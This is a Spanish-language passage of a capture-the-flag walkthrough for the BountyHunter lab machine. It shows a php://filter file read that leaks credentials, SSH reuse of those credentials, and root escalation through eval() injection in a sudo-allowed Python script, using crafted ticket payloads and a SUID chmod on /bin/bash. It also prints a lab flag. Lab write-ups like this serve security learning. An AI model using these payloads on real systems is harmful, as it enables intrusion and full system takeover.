con este filtro **php://filter/convert.base64-encode/resource=** sile especificamos un archivo del servidor ya sea db.php o ../../../../db.php podemos obtener su contenido en base64. lo codificamos nuevamente y lomandamos por el repeater:



Nos muestra el contenido encodeado, si lo copiamos y vamos al decoder y los desciframos:



Vemos una credenciales de base de datos del usuario admin, no estaba el puerto de MySQL u otro DBMS abierto y el usuario admin no lo vimos en el /etc/passwd.

Pero si vimos el puerto de ssh abierto y hay un usario con bash que es el development, probemos estas credenciales:

```
ssh development@10.10.11.100
<password db.php>
```

Estamos dentro y podemos leer la flag.

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings


Last login: Wed Jul 28 21:08:46 2021 from 10.10.14.9
development@bountyhunter:~$ cat user.txt
3002887cf083988ce23422ae7e49983f
development@bountyhunter:~$
```

ELEVACION DE PRIVILEGIOS

hacemos un reconocimiento del sistema y con el comando:

```
sudo -l
```

vemos algo interesante:

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$
```

podemos ejecutar un script con python3, si tuvieramos permisos de escritura en ese script seria pan comido, pero no es asi:

```
development@bountyhunter:~$ ls -la /opt/skytrain_inc/ticketValidator.py
-r-xr--r-- 1 root root 1471 Jul 22 11:08 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$
```

Pero podemos ver que es lo que hace:

```
cat /opt/skytrain_inc/ticketValidator.py
```

vamos a explicar por partes:

tenemos la funcion **main()**:

```
def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()
```

- Vemos que nos pide el path de un ticket.
- guarda la salida de la funcion **load_ticket()** en una variable ticket.
- manda ese ticket a la funcion **evaluate()**.
- hace un condicional para ver si hay respuesta de esa funcion.

veamos ahora la funcion **load()**:

```
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()
```

- verifica si el la ruta que se pasa como parametro tiene la extension .md.
- si es asi retorna el contenido y sino muestra un mensaje de error.

Y por ultimo la funcion **evaluate()**:

```
def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False
```

- verifica el contenido del archivo .md que se le pasa como parametro.
- verifica si comienza con **# Skytrain Inc** mediante la funcion **startswith()**.
- verifica si la siguiente linea comienza con **## Ticket to** mediante la funcion **startswith()**.
- verifica si la siguiente linea comienza con **Ticket Code:** mediante la funcion **startswith()**.
- verifica si la siguiente linea comienza con **** mediante la funcion **startswith()**.
- En esa misma linea se hace un **replace** de ** por "".
- se hace un **split** del caracter **+** y se toma el primer elemento.
- ese elemento se lo parsea a **int** y hace la validacion si modulo de ese elemento es igual a 4 (%7==4).
- si es asi se manda a la funcion **eval()** toda esa lnea pero haciendo un **replace** nuevamente de ** por "".
- por ultimo se comprueba si el resultado de la funcion **eval()** es mayor a 100.

Se tuvo que debbuguear muchas partes para saber todo eso. ¿Cómo podriamos aprovecharnos de ese script a nivel de entrada ya que no tenemos permisos de escritura?

La idea general es crear un archivo .md que cumpla todas esas condiciones hasta llegar a la funcion **eval()**. ¿Por qué hasta ahi? pues hay una forma de aprovecharnos de esa funcion, pero primero hay que entender que hace esa funcion:

> La funcion eval() permite evaluar expresiones arbitrarias de Python a partir de una entrada basada en cadenas o en código compilado. Esta función puede ser útil

> cuando intentas evaluar dinámicamente expresiones de Python desde cualquier entrada que venga como una cadena o un objeto de código compilado.

Super resumido es que puede ejecutar cadenas.

Por ejemplo:

```
eval("1024 + 1024")

# Resultado de la funcion: 2048
```

No imprimio la cadena como tal, sino que ejecuto lo que la cadena hace.

Otro ejemplo:

```
x = 100
eval("x * 2")
# Resultado de la funcion: 200
```

Entonces, ¿Cómo nos aprovechamos de esto?

Ya que interpreta cadenas podriamos hacer que una cadena contenga por ejemplo la importacion de la libreria systema y despues invocar un comando del sistema y como podemos ejecutarlo como rott sin proporcionar contraseña podremos ejecutar cualquier comando.

Esa es la idea. La cadena podria tener lo siguiente:

```
"import os; os.system('whoami')"
```

Si, pero de esa manera no me funciono, lo podemos hacer de la siguiente manera que si funciona:

```
"__import__('os').system('ls')"

o

"eval(compile("import os;os.system(\\"ls\\")","q","exec"))"
```

Ahora vamos a crear un archivo .md que cumpla lo que pide para llegar a la funcion **eval()**:

CREACION DEL ARCHIVO .md

- verifica si comienza con **# Skytrain Inc** mediante la funcion **startswith()**.

```
# Skytrain Inc
```

- verifica si la siguiente linea comienza con **## Ticket to** mediante la funcion **startswith()**.

```
# Skytrain Inc
## Ticket to
```

- verifica si la siguiente linea comienza con **Ticket Code:** mediante la funcion **startswith()**.

```
# Skytrain Inc
## Ticket to
__Ticket Code:__
```

- verifica si la siguiente linea comienza con **** mediante la funcion **startswith()**.
- En esa misma linea se hace un **replace** de **** por "".
- se hace un **split** del caracter **+** y se toma el primer elemento.
- ese elemento se lo parsea a **int** y hace la validacion si modulo de ese elemento es igual a 4 (%7==4).
- si es asi se manda a la funcion **eval()** toda esa lnea pero haciendo un **replace** nuevamente de **** por "".
- por ultimo se comprueba si el resultado de la funcion **eval()** es mayor a 100.

```
# Skytrain Inc
## Ticket to
__Ticket Code:__
**102+1==103 and __import__('os').system('whoami')==False
```

La ultima linea es donde esta lo bueno, si hacemos un **replace** nuevamente de **** por "" y se hace un **split** del caracter **+** y se toma el primer elemento tenemos el 102. Como saque este valor, pues multiplique 7*14 que es igual a 98 y le sume 4 para se cumpla la condicion del modulo. Pueden hacer con cualquier otro numero no necesariamente 14.

A la funcion **eval()** para que ejecute otra expresion podriamos mandarle que ejecute condiciones booleanas como de un condicional, con **and** concatenamos otra expresion. Se mando la siguiente estructura:

```
(x+y==z) and (a==b)
```

pero representado de la siguiente manera:

```
102+1==103 and __import__('os').system('whoami')==False
```

La segunda expresion puede igualarlo a lo que quiera no necesariamente a **False**.

En el codigo, despues de la funcion **eval()** sigue este pedaso de codigo:

```
if validationNumber > 100:
     return True
else:
     return False
```

Donde **validationNumber** es el resultado de lo que enviamos al **eval()** y obviamente no es mayor que 100 porque se ejecutan 2 expresiones por lo que retornara **False** y eso nos mostrara el mensaje **Invalid ticket** pero eso no quiere decir que nuestro comando no se haya ejecutado:

Colocamos todo ese contenido a un archivo llamado **test.md** o como quieran llamarlo, ejecutamos el script como sudo y mencionamos la ruta del archivo test.md:

```
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/home/development/test.md
Destination:
root
Invalid ticket.
development@bountyhunter:~$
```

Como ven se ejecuto el comando.

ahora podemos leer la flag desde ese archivo .md, entablarte una reverse shell con netcat o crear un usuario como administrador. Yo obtare por lo mas facil para mi que es asignar permisos SUID a la /bin/bash:

```
# Skytrain Inc
## Ticket to
__Ticket Code:__
**102+1==103 and __import__('os').system('chmod +4755 /bin/bash')==False
```

```
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/home/development/test.md
Destination:
Invalid ticket.
development@bountyhunter:~$
```

No muestra ninguna salida el comando en si.

Pero si comprobamos:

```
ls -la /bin/bash
```

```
development@bountyhunter:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
development@bountyhunter:~$
```

y si hacemos un:

```
/bin/bash -p
```

Ya somos root y podemos ver la flag: